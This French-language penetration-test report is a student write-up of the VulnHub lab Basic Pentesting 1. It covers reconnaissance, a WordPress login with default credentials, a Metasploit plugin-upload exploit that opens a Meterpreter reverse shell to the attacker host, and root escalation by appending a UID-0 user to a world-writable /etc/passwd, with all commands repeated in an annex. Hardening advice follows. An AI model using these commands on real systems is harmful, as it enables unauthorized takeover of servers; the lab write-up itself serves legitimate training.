

RAPPORT DE CYBERSÉCURITÉ

Basic Pentesting 1 - WordPress Exploitation

Résumé exécutif

Ce rapport détaille l'exploitation complète de la machine Basic Pentesting 1 en suivant la méthodologie : webadmin → gain access → root. L'attaque exploite un accès administrateur WordPress suivi d'une escalade de privilèges via un fichier `/etc/passwd` world-writable.

❑ AVERTISSEMENT

Ce rapport est destiné à des fins éducatives uniquement. Les techniques décrites ne doivent être utilisées que dans un environnement de test contrôlé avec autorisation explicite.

Ibrahim Kakaev
Décembre 2025

Cible : Basic Pentesting 1 (VulnHub)
Difficulté : Débutant

Table des matières

1	Introduction	3
1.1	Contexte	3
1.2	Objectifs	3
1.3	Informations sur la cible	3
2	Méthodologie	4
2.1	Phases de l'attaque	4
2.2	Outils utilisés	4
3	Phase 1 : Reconnaissance	5
3.1	Découverte de la cible	5
3.1.1	Commande arp-scan	5
4	Phase 2 : Énumération	6
4.1	Scan Nmap complet	6
4.1.1	Commande	6
5	Phase 3 : Énumération Web	7
5.1	Scan de répertoires avec dirb	7
5.1.1	Commande	7
6	Phase 4 : Webadmin - Accès WordPress	8
6.1	Exploration du site WordPress	8
6.1.1	Navigation	8
7	Phase 5 : Gain Access - Exploitation WordPress	9
7.1	Configuration de Metasploit	9
7.1.1	Module WordPress Admin Shell Upload	9
7.2	Obtention d'un shell système	10
7.2.1	Commandes	10
8	Phase 6 : Privilege Escalation	11
8.1	Énumération des vecteurs d'escalade	11
8.1.1	Vérification des permissions système	11
8.2	Exploitation de /etc/passwd	11
8.2.1	Génération d'un hash de mot de passe	11
8.2.2	Ajout d'un utilisateur root	11
8.2.3	Obtention d'un shell interactif	11
8.2.4	Changement vers l'utilisateur root	11
8.3	Accès ROOT obtenu	12
8.3.1	Vérification des privilèges	12
9	Analyse des vulnérabilités	13
9.1	Chaîne d'exploitation complète	13
9.2	Vulnérabilités critiques identifiées	13
9.2.1	1. Credentials WordPress faibles	13
9.2.2	2. Permissions /etc/passwd incorrectes	13
9.2.3	3. Absence de durcissement WordPress	13

10 Recommandations de sécurité	14
10.1 Corrections immédiates	14
10.1.1 1. Correction des permissions /etc/passwd	14
10.1.2 2. Sécurisation de WordPress	14
10.1.3 3. Durcissement système	14
10.2 Recommandations stratégiques	14
10.2.1 Sécurité WordPress	14
10.2.2 Sécurité système	15
10.2.3 Politique de mots de passe	15
11 Timeline de l'attaque	16
12 Conclusion	17
12.1 Résumé de l'exploitation	17
12.2 Respect de la méthodologie	17
12.3 Compétences développées	17
12.4 Importance de la sécurité proactive	17
13 Annexes	18
13.1 Annexe A : Commandes complètes	18
13.2 Annexe B : Liste des screenshots	18
13.3 Annexe C : Ressources	19
13.4 Annexe D : Checklist de sécurité WordPress	19

1 Introduction

1.1 Contexte

Basic Pentesting 1 est une machine virtuelle éducative disponible sur VulnHub, conçue pour les débutants en test d'intrusion. Cette machine propose plusieurs chemins d'exploitation et met l'accent sur les configurations système vulnérables.

1.2 Objectifs

- Identifier les services web exposés
- Obtenir un accès administrateur WordPress (webadmin)
- Exploiter WordPress pour obtenir un shell (gain access)
- Élever les privilèges jusqu'à root
- Comprendre les risques des mauvaises configurations système

1.3 Informations sur la cible

Nom : Basic Pentesting 1

Source : <https://www.vulnhub.com/entry/basic-pentesting-1,216/>

IP Cible : 10.0.2.8

IP Attaquant : 10.0.2.9

Réseau : 10.0.2.0/24

Services : WordPress, SSH, FTP

2 Méthodologie

2.1 Phases de l'attaque

Le processus d'exploitation respecte la méthodologie demandée :

1. **Reconnaissance** - Découverte de la cible avec arp-scan
2. **Énumération** - Scan des ports et services avec Nmap
3. **Énumération Web** - Découverte de répertoires avec dirb
4. **Webadmin** - Accès administrateur WordPress
5. **Gain Access** - Exploitation WordPress pour obtenir un shell
6. **Privilege Escalation** - Exploitation /etc/passwd world-writable
7. **Root** - Accès root complet obtenu

2.2 Outils utilisés

Reconnaissance : arp-scan
Énumération : nmap, dirb
Exploitation : Metasploit Framework
Module : wp_admin_shell_upload
Payload : php/meterpreter/reverse_tcp
Escalade : Modification manuelle de /etc/passwd


3 Phase 1 : Reconnaissance

3.1 Découverte de la cible

3.1.1 Commande arp-scan

```
sudo arp-scan -l
```

Objectif : Identifier l'adresse IP de la machine cible sur le réseau local.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo arp-scan -l  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 10.0.2.9  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)  
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)  
10.0.2.3      08:00:27:2a:7c:cb       (Unknown)  
10.0.2.8      08:00:27:4c:d0:f9       (Unknown)  
  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.086 seconds (122.72 hosts/sec). 4 responded  
(kali@kali)-[~]  
$
```

Figure 1 – Découverte réseau - IP cible identifiée : 10.0.2.8

Résultat :

IP Kali (attaquant) : 10.0.2.9
IP Cible : 10.0.2.8
Réseau : 10.0.2.0/24

4 Phase 2 : Énumération


4.1 Scan Nmap complet

4.1.1 Commande

```
nmap -sC -sV -p- 10.0.2.8
```

Options :

- -sC : Scripts par défaut NSE
- -sV : Détection de versions
- -p- : Scan de tous les ports



```
kali@kali: ~  
Session Actions Edit View Help  
L$ nmap -sC -sV -p- 10.0.2.8  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 13:21 EST  
Nmap scan report for 10.0.2.8  
Host is up (0.00014s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      ProFTPD 1.3.3c  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)  
| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)  
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
MAC Address: 08:00:27:4C:D0:F9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 9.42 seconds  
~(kali@kali)-[~]
```

Figure 2 – Scan Nmap - Services détectés

Services découverts :

Port 21 : ProFTPD 1.3.3c
Port 22 : OpenSSH 7.2p2
Port 80 : Apache httpd 2.4.18 (CIBLE)
OS : Ubuntu Linux


5 Phase 3 : Énumération Web

5.1 Scan de répertoires avec dirb

5.1.1 Commande

```
dirb http://10.0.2.8
```

Objectif : Découvrir les répertoires et fichiers cachés sur le serveur web.



```
(kali㉿kali)-[~]  
$ dirb http://10.0.2.8  
  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Wed Dec 17 13:42:23 2025  
URL_BASE: http://10.0.2.8/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://10.0.2.8/ —  
+ http://10.0.2.8/index.html (CODE:200|SIZE:177)  
=> DIRECTORY: http://10.0.2.8/secret/  
+ http://10.0.2.8/secret/ (CODE:200|SIZE:128)
```

Figure 3 – Scan dirb - Répertoire /secret/ découvert

Découvertes importantes :

Répertoire : /secret/
CMS : WordPress détecté
Chemins : /secret/wp-admin/, /secret/wp-content/
URL complète : http ://10.0.2.8/secret/

6 Phase 4 : Webadmin - Accès WordPress

6.1 Exploration du site WordPress

6.1.1 Navigation

```
firefox http://10.0.2.8/secret
```




Figure 4 – Site WordPress - "My secret blog"

Informations récupérées :

- Site WordPress installé
- Titre : "My secret blog"
- Interface d'administration accessible via /secret/wp-admin/
- Credentials par défaut testés : admin :admin ☐

Vulnérabilité identifiée :

Credentials faibles

L'utilisation de credentials par défaut (admin :admin) permet un accès administrateur complet au CMS WordPress.

Sévérité : CRITIQUE

Impact : Compromission complète du site web

7 Phase 5 : Gain Access - Exploitation WordPress


7.1 Configuration de Metasploit

7.1.1 Module WordPress Admin Shell Upload

```
msfconsole
use exploit/unix/webapp/wp_admin_shell_upload
set RHOSTS 10.0.2.8
set TARGETURI /secret
set USERNAME admin
set PASSWORD admin
show options
exploit
```

Principe de l'exploitation : Ce module Metasploit exploite les permissions d'administration WordPress pour :

1. S'authentifier avec les credentials admin
2. Créer un plugin malveillant contenant un payload PHP
3. Uploader le plugin sur le serveur
4. Exécuter le payload pour obtenir un shell
5. Nettoyer les traces (suppression du plugin)



```
Id  Name
--  ---
0   WordPress

View the full module info with the info, or info -d command.

msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/rMBYSZydaa/jDsSLDipiG.php ...
[*] Sending stage (41224 bytes) to 10.0.2.8
[+] Deleted jDsSLDipiG.php
[+] Deleted rMBYSZydaa.php
[+] Deleted ../rMBYSZydaa
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.8:33334) at 2025-12-17 13:47:51 -0500
```

Figure 5 – Exploitation Metasploit - Session Meterpreter ouverte

Résultat de l'exploitation :

- ☐ Authentification WordPress réussie
- ☐ Payload uploadé et exécuté
- ☐ Session Meterpreter ouverte
- ☐ Traces nettoyées automatiquement

Session : 10.0.2.9 :4444 → 10.0.2.8 :33334

7.2 Obtention d'un shell système

7.2.1 Commandes

```
meterpreter > shell
id
whoami
pwd
```

```
meterpreter >
meterpreter >
meterpreter > shell
Process 1405 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
pwd
```

Figure 6 – Shell www-data obtenu - Gain Access réussi

Accès initial obtenu :

Utilisateur : www-data
UID : 33 (www-data)
GID : 33 (www-data)
Shell : /bin/sh
Privilèges : Limités (utilisateur web)

Statut : ☐ **GAIN ACCESS réussi** - Shell système obtenu en tant que www-data.

Prochaine étape : Escalade de privilèges vers root nécessaire.

8 Phase 6 : Privilege Escalation

8.1 Énumération des vecteurs d'escalade

8.1.1 Vérification des permissions système

```
ls -la /etc/passwd
```

Découverte critique :

Fichier /etc/passwd world-writable

```
-rw-rw-rw- 1 root root 2364 Nov 16 2017 /etc/passwd
```

Le fichier /etc/passwd est modifiable par tous les utilisateurs !
Cette configuration permet d'ajouter un utilisateur root arbitraire.

8.2 Exploitation de /etc/passwd

8.2.1 Génération d'un hash de mot de passe

```
openssl passwd -1 rootpass
```

Résultat : \$1\$4TE5iQb5\$X5PZIUHUWTHdDH8.I/Iup0

8.2.2 Ajout d'un utilisateur root

```
echo 'pwned:$1$4TE5iQb5$X5PZIUHUWTHdDH8.I/Iup0:0:0:root:/root:/bin/bash' >> /etc/passwd
```

Explication de la ligne ajoutée :

- pwned : Nom d'utilisateur
- \$1\$4TE5iQb5\$... : Hash MD5 du mot de passe "rootpass"
- 0:0 : UID=0 (root), GID=0 (root)
- root : Nom complet
- /root : Répertoire personnel
- /bin/bash : Shell par défaut

8.2.3 Obtention d'un shell interactif

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

8.2.4 Changement vers l'utilisateur root

```
su pwned
```

Mot de passe : rootpass

8.3 Accès ROOT obtenu

8.3.1 Vérification des privilèges

```
whoami  
id
```

```
www-data@vtcsec:~$ su pwned  
su pwned  
Password: rootpass  
  
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory  
sh: 0: getcwd() failed: No such file or directory  
root@vtcsec:~# whoami  
root  
root@vtcsec:~# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```

Figure 7 – Accès ROOT - uid=0(root) gid=0(root)

Privilèges ROOT obtenus :

Utilisateur : root
UID : 0 (root)
GID : 0 (root)
Groupes : 0 (root)
Shell : /bin/bash

☐ MISSION ACCOMPLIE

webadmin ☐ Accès admin WordPress obtenu
gain access ☐ Shell www-data obtenu
root ☐ Privilèges root obtenus

9 Analyse des vulnérabilités

9.1 Chaîne d'exploitation complète

Résumé du chemin d'attaque :

1. Découverte de la cible (arp-scan)
2. Identification des services (nmap)
3. Découverte du répertoire /secret/ (dirb)
4. Accès admin WordPress avec credentials faibles (admin :admin)
5. Upload et exécution de payload via plugin WordPress
6. Obtention d'un shell www-data
7. Découverte de /etc/passwd world-writable
8. Création d'un utilisateur root arbitraire
9. Élévation vers root via su

9.2 Vulnérabilités critiques identifiées

9.2.1 1. Credentials WordPress faibles

Sévérité : CRITIQUE

Impact : Accès administrateur complet

Credentials : admin :admin (défaut)

Vecteur : Authentification par force brute ou test de credentials communs

9.2.2 2. Permissions /etc/passwd incorrectes

Sévérité : CRITIQUE

Impact : Élévation de privilèges vers root

Permissions : -rw-rw-rw- (666)

Correct : -rw-r-- (644)

Conséquence : N'importe quel utilisateur peut ajouter un compte root

9.2.3 3. Absence de durcissement WordPress

Sévérité : ÉLEVÉE

Impact : Exploitation via plugins malveillants

Problème : Aucune restriction sur l'upload de plugins

Manque : Validation des fichiers uploadés, permissions restrictives

10 Recommandations de sécurité

10.1 Corrections immédiates

10.1.1 1. Correction des permissions /etc/passwd

Action : Restaurer les permissions correctes

Commandes :

```
chmod 644 /etc/passwd
chown root:root /etc/passwd
ls -la /etc/passwd
# Résultat attendu : -rw-r--r-- 1 root root
```

Priorité : CRITIQUE

10.1.2 2. Sécurisation de WordPress

Actions multiples :

- Changer le mot de passe admin immédiatement
- Utiliser un mot de passe fort (16+ caractères)
- Désactiver l'utilisateur "admin" et créer un nouveau compte
- Restreindre l'accès à wp-admin par IP
- Désactiver l'éditeur de thèmes et plugins dans wp-config.php

Configuration wp-config.php :

```
define('DISALLOW_FILE_EDIT', true);
define('DISALLOW_FILE_MODS', true);
```

Priorité : CRITIQUE

10.1.3 3. Durcissement système

Actions :

```
# Audit des permissions critiques
find /etc -type f -perm /o+w

# Correction automatique
chmod 644 /etc/passwd /etc/group
chmod 640 /etc/shadow /etc/gshadow

# Vérification
ls -la /etc/passwd /etc/shadow
```

Priorité : CRITIQUE

10.2 Recommandations stratégiques

10.2.1 Sécurité WordPress

- Mettre à jour WordPress, thèmes et plugins régulièrement
- Utiliser un plugin de sécurité (Wordfence, Sucuri)

- Activer l'authentification à deux facteurs (2FA)
- Limiter les tentatives de connexion (fail2ban)
- Déplacer wp-config.php hors du webroot
- Changer le préfixe des tables de base de données
- Désactiver l'exécution PHP dans wp-content/uploads/

10.2.2 Sécurité système

- Auditer régulièrement les permissions des fichiers critiques
- Implémenter le principe du moindre privilège
- Utiliser SELinux ou AppArmor
- Configurer des logs centralisés
- Mettre en place un IDS/IPS (OSSEC, Snort)
- Effectuer des scans de vulnérabilités réguliers
- Désactiver les services non nécessaires

10.2.3 Politique de mots de passe

- Longueur minimale : 16 caractères
- Complexité : majuscules, minuscules, chiffres, symboles
- Pas de mots de dictionnaire
- Rotation tous les 90 jours pour les comptes privilégiés
- Utiliser un gestionnaire de mots de passe
- Activer la 2FA sur tous les services critiques

11 Timeline de l'attaque

Durée totale : 15-20 minutes

00 :00 - 00 :02 : Reconnaissance avec arp-scan

00 :02 - 00 :05 : Énumération avec Nmap

00 :05 - 00 :08 : Scan web avec dirb

00 :08 - 00 :10 : Exploration WordPress et test credentials

00 :10 - 00 :15 : Exploitation avec Metasploit (webadmin → gain access)

00 :15 - 00 :18 : Énumération locale et découverte /etc/passwd

00 :18 - 00 :20 : Élévation de privilèges vers root

12 Conclusion

12.1 Résumé de l'exploitation

Cette machine Basic Pentesting 1 a démontré plusieurs vulnérabilités critiques rencontrées fréquemment en environnement réel :

- **Credentials faibles** : admin :admin permettant l'accès complet
- **CMS non sécurisé** : WordPress sans durcissement
- **Permissions système incorrectes** : /etc/passwd world-writable
- **Absence de segmentation** : Pas de séparation des privilèges

12.2 Respect de la méthodologie

Le chemin d'exploitation a respecté la méthodologie demandée :

1. **webadmin** ☐ : Accès admin WordPress avec credentials faibles
2. **gain access** ☐ : Shell www-data via exploitation Metasploit
3. **root** ☐ : Élévation vers root via /etc/passwd modifiable

12.3 Compétences développées

Ce CTF permet de pratiquer :

- Méthodologie complète de pentest web
- Exploitation de CMS WordPress
- Utilisation de Metasploit Framework
- Énumération de vulnérabilités système
- Escalade de privilèges Linux
- Manipulation de fichiers de configuration système

12.4 Importance de la sécurité proactive

Cette exploitation met en évidence :

- L'importance des mots de passe forts
- La nécessité du durcissement des CMS
- L'audit régulier des permissions système
- L'application stricte du principe du moindre privilège
- La mise en place de défenses en profondeur

Mission accomplie

Compromission complète de Basic Pentesting 1
via WordPress et escalade de privilèges système

13 Annexes

13.1 Annexe A : Commandes complètes

```
# === PHASE 1 : RECONNAISSANCE ===
sudo arp-scan -l

# === PHASE 2 : ENUMERATION ===
nmap -sC -sV -p- 10.0.2.8

# === PHASE 3 : ENUMERATION WEB ===
dirb http://10.0.2.8

# === PHASE 4 : WEBADMIN ===
firefox http://10.0.2.8/secret
# Credentials: admin:admin

# === PHASE 5 : GAIN ACCESS ===
msfconsole
use exploit/unix/webapp/wp_admin_shell_upload
set RHOSTS 10.0.2.8
set TARGETURI /secret
set USERNAME admin
set PASSWORD admin
exploit

# Dans la session meterpreter :
shell
id
whoami

# === PHASE 6 : PRIVILEGE ESCALATION ===
ls -la /etc/passwd
openssl passwd -1 rootpass
echo 'pwned:$1$4TE5iQb5$X5PZIUHUWTHdDH8.I/Iup0:0:0:root:/root:/bin/bash' >> /etc/
passwd
python -c 'import pty; pty.spawn("/bin/bash")'
su pwned
# Password: rootpass

# === VERIFICATION ROOT ===
whoami
id
```

13.2 Annexe B : Liste des screenshots

Screenshot 1 (screen_1.png) : sudo arp-scan -l
Screenshot 2 (screen_2.png) : nmap -sC -sV -p- 10.0.2.8
Screenshot 3 (screen_3.png) : dirb http ://10.0.2.8
Screenshot 4 (screen_4.png) : Site WordPress navigateur
Screenshot 5 (screen_5.png) : Metasploit exploitation
Screenshot 6 (screen_6.png) : Shell www-data (gain access)
Screenshot 7 (screen_7.png) : ROOT access (uid=0)

13.3 Annexe C : Ressources

- **VulnHub** : <https://www.vulnhub.com/entry/basic-pentesting-1,216/>
- **Metasploit** : <https://www.metasploit.com/>
- **WordPress Security** : <https://wordpress.org/support/article/hardening-wordpress/>
- **Linux Permissions** : <https://www.linux.com/training-tutorials/understanding-linux-file-p>
- **OWASP Top 10** : <https://owasp.org/www-project-top-ten/>

13.4 Annexe D : Checklist de sécurité WordPress

Sécurisation WordPress :

- Mettre à jour WordPress, thèmes et plugins
- Changer les credentials par défaut
- Utiliser des mots de passe forts (16+ caractères)
- Activer la 2FA sur tous les comptes admin
- Restreindre l'accès à wp-admin par IP
- Désactiver l'éditeur de fichiers (DISALLOW_FILE_EDIT)
- Changer le préfixe des tables DB (wp_ → random_)
- Configurer des permissions strictes (755/644)
- Installer un plugin de sécurité (Wordfence)
- Activer les logs d'audit
- Configurer fail2ban pour wp-login
- Désactiver XML-RPC si non utilisé
- Utiliser HTTPS avec certificat valide
- Sauvegardes automatiques régulières

Notes importantes

☐ Avertissement légal

Ce rapport est fourni à des fins éducatives uniquement. Les techniques décrites ne doivent être utilisées que dans des environnements de test contrôlés ou avec une autorisation écrite explicite.

L'utilisation de ces techniques sur des systèmes sans autorisation est illégale et peut entraîner des poursuites pénales.

L'auteur de ce rapport décline toute responsabilité en cas d'utilisation abusive des informations contenues dans ce document.

Rapport rédigé par

Ibrahim Kakaev
Décembre 2025

Dans le cadre d'une formation en cybersécurité